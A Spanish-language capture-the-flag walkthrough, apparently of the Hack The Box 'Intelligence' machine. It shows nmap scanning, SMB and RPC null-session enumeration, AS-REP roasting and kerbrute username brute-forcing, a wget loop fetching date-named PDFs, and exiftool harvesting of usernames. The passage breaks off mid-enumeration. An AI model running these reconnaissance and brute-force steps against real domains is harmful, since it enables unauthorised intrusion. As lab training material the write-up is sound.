

Reconocimiento de la máquina

Ping inicial de la máquina:

```
Archivo Acciones Editar Vista Ayuda
(jouker@joukerm)-[~]
$ ping -c 1 10.10.10.248
PING 10.10.10.248 (10.10.10.248) 56(84) bytes of data.
64 bytes from 10.10.10.248: icmp_seq=1 ttl=127 time=38.4 ms

--- 10.10.10.248 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 38.446/38.446/38.446/0.000 ms

(jouker@joukerm)-[~]
$
```

Nmap con parámetros habituales de escaneo rápido pero que muestren información de interés.

Se puede observar casi todos los puertos habituales en un Windows Server, se pueden observar como interesantes el SMB, el HTTP, el Kerberos, LDAP etc

```

(jouker@joukerm)-[~]
$ sudo nmap --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.10.248 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 20:55 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating SYN Stealth Scan at 20:55
Scanning 10.10.10.248 [1000 ports]
Discovered open port 53/tcp on 10.10.10.248
Discovered open port 445/tcp on 10.10.10.248
Discovered open port 135/tcp on 10.10.10.248
Discovered open port 139/tcp on 10.10.10.248
Discovered open port 80/tcp on 10.10.10.248
Discovered open port 3269/tcp on 10.10.10.248
Discovered open port 636/tcp on 10.10.10.248
Discovered open port 3268/tcp on 10.10.10.248
Discovered open port 389/tcp on 10.10.10.248
Discovered open port 593/tcp on 10.10.10.248
Discovered open port 88/tcp on 10.10.10.248
Discovered open port 464/tcp on 10.10.10.248

```

```

389/tcp open ldap syn-ack ttl 127 Microsoft V
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.1

```

Enumeración sin credenciales

Pruebas habituales a realizar en un dominio al no tener idea de que nos enfrentamos. Todas las pruebas necesarias de enumeración pura y dura para encontrar

Enum4linux:

Suele englobar todo al mismo tiempo, es el que suele ahorrar más tiempo y me gusta aplicarlo el primero

```

(jouker@jouker) ~$ enum4linux 10.10.10.248
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr  8 20:57:23 2025

===== ( Target Information ) =====

Target ..... 10.10.10.248
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.10.248 ) =====

```

```

===== ( Enumerating Workgroup/Domain on 10.10.10.248 ) =====

[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.10.248 ) =====

Looking up status of 10.10.10.248
No reply from 10.10.10.248

===== ( Session Check on 10.10.10.248 ) =====

[+] Server 10.10.10.248 allows sessions using username '', password ''

===== ( Getting domain SID for 10.10.10.248 ) =====

Domain Name: intelligence
Domain Sid: S-1-5-21-4210132550-3389855604-3437519686

[+] Host is part of a domain (not a workgroup)

===== ( OS information on 10.10.10.248 ) =====

[E] Can't get OS info with smbclient

[+] Got OS info for 10.10.10.248 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

```

No parece haber nada de interés en primer lugar, sigamos con otras herramientas de enumeración

Smbclient

Sigamos con SMBclient y una null sesión...

```
(jouker@joukerm)-[~]
$ smbclient -L 10.10.10.248 -N
Anonymous login successful
```

Sharename	Type	Comment
Reconnecting with SMB1 for workgroup listing.		
do_connect: Connection to 10.10.10.248 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)		
Unable to connect with SMB1 -- no workgroup available		

```
(jouker@joukerm)-[~]
$ smbmap -H 10.10.10.248 -u 'guest' -p ''
```

```

      _____|_____|_____||_____|_____||_____|_____||_____|_____||_____|\
    (: \___/ | \   \ // |(. |_ ) :) \   \ // | /__\ \ | (. |_ ) :)|
    \___ \   /\ \ . | |: \   /\ \ . | /'_/\ \ \ | |: ____/ 
    /_/_/ \  |: \. |(| _ \ |: \. |// __'\ \ \ |(|_/ 
    (" \  :) |. \  /: ||:_ )|. \  /: |/_/\ \ \ |/_/_/ \
    (_____/ |__|_\_/|__(_____/ |__|_\_/|__(_____/|_____)
-----
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Access denied on 10.10.10.248, no fun for you...
[*] Closed 1 connections
```

Netexec

y con netexec acabo de comprobar que tampoco hay nada sin acceso

```

(jouker@joukerm)-[~]
$ netexec smb 10.10.10.248 -u "" -p "" --shares
SMB 10.10.10.248 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.248 445 DC [+] intelligence.htb\
SMB 10.10.10.248 445 DC [-] Error enumerating shares: STATUS_ACCESS_DENIED

(jouker@joukerm)-[~]
$ netexec smb 10.10.10.248 -u 'guest' -p "" --shares
SMB 10.10.10.248 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.248 445 DC [-] intelligence.htb\guest: STATUS_ACCOUNT_DISABLED

(jouker@joukerm)-[~]

```

Mas enumeración inútil...

```
(joulker@joulkerm) [-~]
$ lookupsid.py 10.10.10.248
/usr/local/bin/lookupsid.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import ('pkg_resources').run_script('Impacket==0.13.0.dev0+20250220.93348.6315ebd5', 'lookupsid.py')
Impacket 0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.10.248
[*] StringBinding ncacn_np:10.10.10.248[\pipe\lsrpc]
[-] LSAD SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

(joulker@joulkerm) [-~]
$ netexec smb 10.10.10.248 -u 'guest' -p '' --rid-brute
SMB      10.10.10.248    445    DC
SMB      10.10.10.248    445    DC
[*] Windows 10 / Server 2019_Build 17763_x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
[-] intelligence.htb\guest: STATUS_ACCOUNT_DISABLED

(joulker@joulkerm) [-~]
$ rpcclient 10.10.10.248 -U '' -N
rpcclient > enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient >
```

Modificación del archivo `/etc/hosts` con la información obtenida con netexec y el nmap.

```
GNU nano 8.3
127.0.0.1    localhost
127.0.1.1    joukerm
10.10.10.248 dc.intelligence.htb intelligence.htb
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
```

Se encuentra el protocolo 88 abierto, mientras tanto de fondo voy a intentar hacer un AS-REP roast attack con fuerza bruta a ver si hay algun usuario.

```
(jouker@joukerm)~$ impacket-GetNPUsers -usersfile /usr/share/wordlists/seclists/Username/xato-net-10-million-usernames.txt -dc-ip 10.10.10.248 'intelligence.htb/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future
version. To avoid this issue in new code, use datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Me marca estos errores de que los usuarios no existen, se pueden evitar con un `grep -v` pero podemos usar otra herramienta que directamente no demuestra este error

```
(jouker@joukerm)~/.kerbrute$ python3 kerbrute.py -users /usr/share/wordlists/seclists/Username/xato-net-10-million-usernames.txt -domain intelligence.htb -dc-ip 10.10.10.248
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies
```

Lo dejo corriendo en segundo plano ya que nunca se sabe que puede encontrar, por lo pronto vamos a volver con la página web que nos hemos saltado para ver si tiene información de interés.

Página Web


Intento mirar si la versión de página web es vulnerable:


Realizamos una enumeración con whatweb e intento buscar si la versión del Microsoft IIS tiene alguna vulnerabilidad conocida en la exploitdatabase. Tampoco nada fuera de lo habitual dentro de lo

que cabe...


```
(jouker@jouker)~  
$ whatweb 10.10.10.248  
http://10.10.10.248 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[contact@intelligence.htb], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.248], JQuery, Microsoft-IIS[10.0], Script, Title[Intelligence]  
  
(jouker@jouker)~  
$ searchsploit Microsoft IIS httpd 10.0  
Exploits: No Results  
Shellcodes: No Results  
  
(jouker@jouker)~  
$ searchsploit Microsoft IIS 10.0  
Exploits: No Results  
Shellcodes: No Results
```

Finalmente entramos dentro de la página web a ver si tiene algo interesante, dentro de esta podemos hacer control + u para ver el código fuente y no hay nada, he probado fuzzing web y tampoco hay nada interesante lo único que contiene son 2 archivos a descargar





Contact




Nos dice algo de Porros en latin, ignoremoslo...


Porro quiquia modi velit quiquia est.

Consectetur numquam sed adipisci labore. Quaerat neque magnam aliquam. Porro velit porro dolore. Dolor sit dolore sit non etincidunt modi. Quiquia voluptatem labore ipsum dolore dolor ut. Amet ipsum dolorem modi ut voluptatem. Etincidunt magnam quaerat ut. Quaerat etincidunt velit velit magnam sed adipisci adipisci. Quaerat tempora amet tempora quiquia non. Ipsum neque porro aliquam dolor dolor. Amet porro ipsum ut quaerat velit. Modi aliquam est amet. Quaerat ipsum quiquia magnam magnam porro. Labore non consectetur dolore consectetur quaerat modi adipisci. Ut eius dolor dolorem modi dolorem porro quisquam. Ut quiquia magnam modi magnam. Aliquam adipisci magnam labore etincidunt. Tempora consectetur neque modi magnam non dolore magnam. Magnam numquam numquam sit. Adipisci velit sit quisquam amet velit velit. Adipisci dolorem magnam neque ipsum consectetur. Ut est eius aliquam eius modi tempora labore. Non quiquia est quisquam dolor non sit.

No podemos realmente buscar nada aquí dentro ya que no tenemos manera de hacer directory listing



Lo que si que esta curioso es el formato de archivo, ya que esta por fecha, asi que tecnicamente si supiesemos las fechas podriamos sacar posibles documentos importantes:



Aquí estamos descargando el archivo con wget, para ver si el archivo tiene alguna cosa que no se vea a simple vista

```
(jouker@joukerm)-[~/temporal]
$ sudo wget http://10.10.10.248/documents/2020-01-01-upload.pdf
[sudo] contraseña para jouker:
--2025-04-08 21:29:22-- http://10.10.10.248/documents/2020-01-01-upload.pdf
Conectando con 10.10.10.248:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 26835 (26K) [application/pdf]
Grabando a: «2020-01-01-upload.pdf»

2020-01-01-upload.pdf                               100%[=====]
2025-04-08 21:29:22 (357 KB/s) - «2020-01-01-upload.pdf» guardado [26835/26835]

(jouker@joukerm)-[~/temporal]
$ ls -l
total 32
-rw-r--r-- 1 root root 26835 abr  1  2021 2020-01-01-upload.pdf
drwxrwxr-x 4 jouker jouker 4096 abr  2 12:32 Rubeus

(jouker@joukerm)-[~/temporal]
$ cat 2020-01-01-upload.pdf
%PDF-1.5
%0000
3 0 obj
<<
/Length 641
/Filter /FlateDecode
>>
stream
x0}UM000
000000$0#0000YT 0R00i000000C`fP00800000|i000D0<0y)00wfiL0REeQ0BQ0E?0w0000NdU00R^0x200
0u0v00005000I00000000<
```

Con strings en vez de cat, puedo buscar en el archivo las palabras

legibles del documento

```
(jouker@joukerm)-[~/temporal]
$ strings 2020-01-01-upload.pdf
%PDF-1.5
3 0 obj
/Length 641
/Filter /FlateDecode
stream
C`fP0
REeQ
:NdU0
A!x
@ur8=
A{zm
endstream
endobj
10 0 obj
/Length1 1625
/Length2 8705
/Length3 0
/Length 9754
/Filter /FlateDecode
stream
%!
tIHIs
!.XL2
)np0
kr,g
9u%7}o
.<>+xV
ty]:(
```

No lo tenía en cuenta pero podemos usar exiftool para ver los metadatos del pdf descargado.

Esta es la comanda despues de hacer strings al archivo de antes

```
%%EOF
%BeginExifToolUpdate
14 0 obj
/Type /Catalog
/Pages 7 0 R
endobj
15 0 obj
/Creator (William.Lee)
endobj
17 0 obj
/Type /XRef
/Index [ 0 1 14 2 17 1 ]
/Size 18
/W [ 1 4 2 ]
/Root 14 0 R
/ID [ <4BFEAB960181CE5DF67F4BF230AD7C33> <4eFEAB960181CE5DF67F4BF230AD7C33> ]
/Length 28
/Prev 26107
/Info 15 0 R
stream
endstream
endobj
%EndExifToolUpdate 26417
startxref
26533
%%EOF
```

Hago uso de la herramienta exiftool para la extracción de metadatos y podemos visualizar al usuario potencial William.Lee

```
(jouker@joukerm)-[~/temporal]
$ exiftool 2020-01-01-upload.pdf
ExifTool Version Number      : 13.10
File Name                    : 2020-01-01-upload.pdf
Directory                    : .
File Size                    : 27 kB
File Modification Date/Time  : 2021:04:01 19:00:00+02:00
File Access Date/Time       : 2025:04:08 21:29:33+02:00
File Inode Change Date/Time  : 2025:04:08 21:29:22+02:00
File Permissions             : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.5
Linearized                   : No
Page Count                   : 1
Creator                      : William.Lee
```

Realmente he intentado añadir al ataque as-rep roast attack al usuario lee pero como no hay nada vamos a improvisar una idea.

A traves de stack overflow intento mirar como iterar a traves de fechas, mi plan es hacer una fuerza bruta y con la herramienta wget descargar todos los archivos gracias a que sabemos el formato.

The screenshot shows a Stack Overflow page for the question "how-to-loop-through-dates-using-bash". The page has a dark header with navigation links like "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area shows a list of comments and 12 answers. The top answer, by Charles Duffy, provides a bash script to loop through dates from 2015-01-01 to 2015-02-20. The script uses a while loop and the date command to iterate through dates. The answer is marked as the highest score (default). On the right side, there is a sidebar with a "Linked" section showing related questions and a "Construya privada" advertisement.

https://stackoverflow.com/questions/28226229/how-to-loop-through-dates-using-bash

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

stackoverflow About Products OverflowAI Search...

Home Questions Tags Discussions Labs Chat Users Companies

COLLECTIVES +
Communities for your favorite technologies. [Explore all Collectives](#)

TEAMS
Ask questions, find answers and collaborate at work with Stack Overflow for Teams. [Try Teams for free](#) [Explore Teams](#)

1 Are you on a platform with GNU date? – Charles Duffy Jan 29, 2015 at 23:01

2 check this link: [glatter-gotz.com/blog/2011/02/19/...](#) – qqibrow Jan 29, 2015 at 23:03

2 BTW, since you have a Python interpreter handy, this would be much, much easier to do in a reliable and portable way using the `datetime` Python module. – Charles Duffy Jan 29, 2015 at 23:03

4 2015-01-01 until 2015-01-31 does not span dates in more than one month, so it's a very simple case. – Wintermute Jan 29, 2015 at 23:14

2 ...so, if you're actually seeing a need to `wait` (as in, bugs happening due to concurrent processes when you don't), then you have something more interesting / more complicated going on, which needs a more complicated solution (like asking the subprocess to inherit a lockfile), which is enough complexity and sufficiently unrelated to date arithmetic that it should be a separate question. – Charles Duffy Jan 29, 2015 at 23:33

Show 12 more comments

12 Answers Sorted by: Highest score (default)

Using GNU date:

```
d=2015-01-01
while [ "$d" != 2015-02-20 ]; do
  echo $d
  d=$(date -I -d "$d + 1 day")

  # mac option for d decl (the +1d is equivalent to + 1 day)
  # d=$(date -j -v +1d -f "%Y-%m-%d" $d +%Y-%m-%d)
done
```

Note that because this uses string comparison, it requires full ISO 8601 notation of the edge dates (do not remove leading zeros). To check for valid input data and coerce it to a valid form if possible, you can use `date` as well:

Linked

- How can I...
- shell scrip
- Loop thro...
- BASH loo
- Loop over...
- DBT: I nee...
- Inconste...
- Deleting fi...
- Bash Scri

Construya privada al...
nuestros se...
Desde 4,99...
/mes + IVA
Aprovecha

Se podía haber hecho también de alguna forma en un oneliner, pero la verdad es que aún no poseo la suficiente practica para hacerlo tan ciber profesional. Es un bucle en bash que nos servira para iterar del 1 de enero del 2020 hasta el mismo día del 2023.

```
GNU nano 8.3
d=2020-01-01
while [ "$d" != 2023-01-01 ]; do
    echo $d
    d=$(date -I -d "$d + 1 day")
    wget http://10.10.10.248/documents/"$d"-upload.pdf
    # mac option for d decl (the +1d is equivalent to + 1 day)
    # d=$(date -j -v +1d -f "%Y-%m-%d" $d +%Y-%m-%d)
done
```

Y esto serán todos los archivos en formato PDF que nos hemos descargado, ahora de alguna manera tenemos que hacer esto leíble, ya que en pdf no se puede leer normalmente las cosas.

```
`cmod + x script.sh
``./script.sh
```

Este es el resultado del script:

```
└─$ ls -l
total 2340
-rw-rw-r-- 1 jouker jouker 27002 abr 1 2021 2020-01-02-upload.pdf
-rw-rw-r-- 1 jouker jouker 27522 abr 1 2021 2020-01-04-upload.pdf
-rw-rw-r-- 1 jouker jouker 26400 abr 1 2021 2020-01-10-upload.pdf
-rw-rw-r-- 1 jouker jouker 11632 abr 1 2021 2020-01-20-upload.pdf
-rw-rw-r-- 1 jouker jouker 28637 abr 1 2021 2020-01-22-upload.pdf
-rw-rw-r-- 1 jouker jouker 11557 abr 1 2021 2020-01-23-upload.pdf
-rw-rw-r-- 1 jouker jouker 26252 abr 1 2021 2020-01-25-upload.pdf
-rw-rw-r-- 1 jouker jouker 26706 abr 1 2021 2020-01-30-upload.pdf
-rw-rw-r-- 1 jouker jouker 25245 abr 1 2021 2020-02-11-upload.pdf
-rw-rw-r-- 1 jouker jouker 11228 abr 1 2021 2020-02-17-upload.pdf
-rw-rw-r-- 1 jouker jouker 27378 abr 1 2021 2020-02-23-upload.pdf
-rw-rw-r-- 1 jouker jouker 27332 abr 1 2021 2020-02-24-upload.pdf
-rw-rw-r-- 1 jouker jouker 11543 abr 1 2021 2020-02-28-upload.pdf
-rw-rw-r-- 1 jouker jouker 26194 abr 1 2021 2020-03-04-upload.pdf
-rw-rw-r-- 1 jouker jouker 26124 abr 1 2021 2020-03-05-upload.pdf
-rw-rw-r-- 1 jouker jouker 27143 abr 1 2021 2020-03-12-upload.pdf
-rw-rw-r-- 1 jouker jouker 24888 abr 1 2021 2020-03-13-upload.pdf
-rw-rw-r-- 1 jouker jouker 27227 abr 1 2021 2020-03-17-upload.pdf
-rw-rw-r-- 1 jouker jouker 11250 abr 1 2021 2020-03-21-upload.pdf
-rw-rw-r-- 1 jouker jouker 11466 abr 1 2021 2020-04-02-upload.pdf
-rw-rw-r-- 1 jouker jouker 27949 abr 1 2021 2020-04-04-upload.pdf
-rw-rw-r-- 1 jouker jouker 26689 abr 1 2021 2020-04-15-upload.pdf
-rw-rw-r-- 1 jouker jouker 24865 abr 1 2021 2020-04-23-upload.pdf
-rw-rw-r-- 1 jouker jouker 28228 abr 1 2021 2020-05-01-upload.pdf
-rw-rw-r-- 1 jouker jouker 26093 abr 1 2021 2020-05-03-upload.pdf
-rw-rw-r-- 1 jouker jouker 26062 abr 1 2021 2020-05-07-upload.pdf
-rw-rw-r-- 1 jouker jouker 27244 abr 1 2021 2020-05-11-upload.pdf
-rw-rw-r-- 1 jouker jouker 26448 abr 1 2021 2020-05-17-upload.pdf
-rw-rw-r-- 1 jouker jouker 27480 abr 1 2021 2020-05-20-upload.pdf
-rw-rw-r-- 1 jouker jouker 26255 abr 1 2021 2020-05-21-upload.pdf
-rw-rw-r-- 1 jouker jouker 11857 abr 1 2021 2020-05-24-upload.pdf
-rw-rw-r-- 1 jouker jouker 11532 abr 1 2021 2020-05-29-upload.pdf
-rw-rw-r-- 1 jouker jouker 27797 abr 1 2021 2020-06-02-upload.pdf
-rw-rw-r-- 1 jouker jouker 11281 abr 1 2021 2020-06-03-upload.pdf
```

Recordemos, son ilegibles a no ser que vayamos 1 por 1, hay una herramienta que se llama pdftotext, que no creo que haga falta que diga lo que hace. De la misma manera que hemos iterado antes con el wget, ahora vamos a iterar por todos los archivos que terminen en .pdf para convertirlos en txt. La herramienta pdf to text no tiene esta función integrada por lo que en este caso he hecho un oneliner con bash.

```
``for f in *.pdf; do pdftotext "$f"; done
```

Pero antes de mirar los PDF podemos mirar también con exiftool quienes son los usuarios

```
(jouker@joukerm)-[~/temporal]
$ exiftool *.pdf -creator | awk '{print $3}'

Scott.Scott
Jason.Wright
Veronica.Patel
Jennifer.Thomas
Danny.Matthews
David.Reed
Stephanie.Young
Daniel.Shelton
Jose.Williams
John.Coleman
Jason.Wright
Jose.Williams
Daniel.Shelton
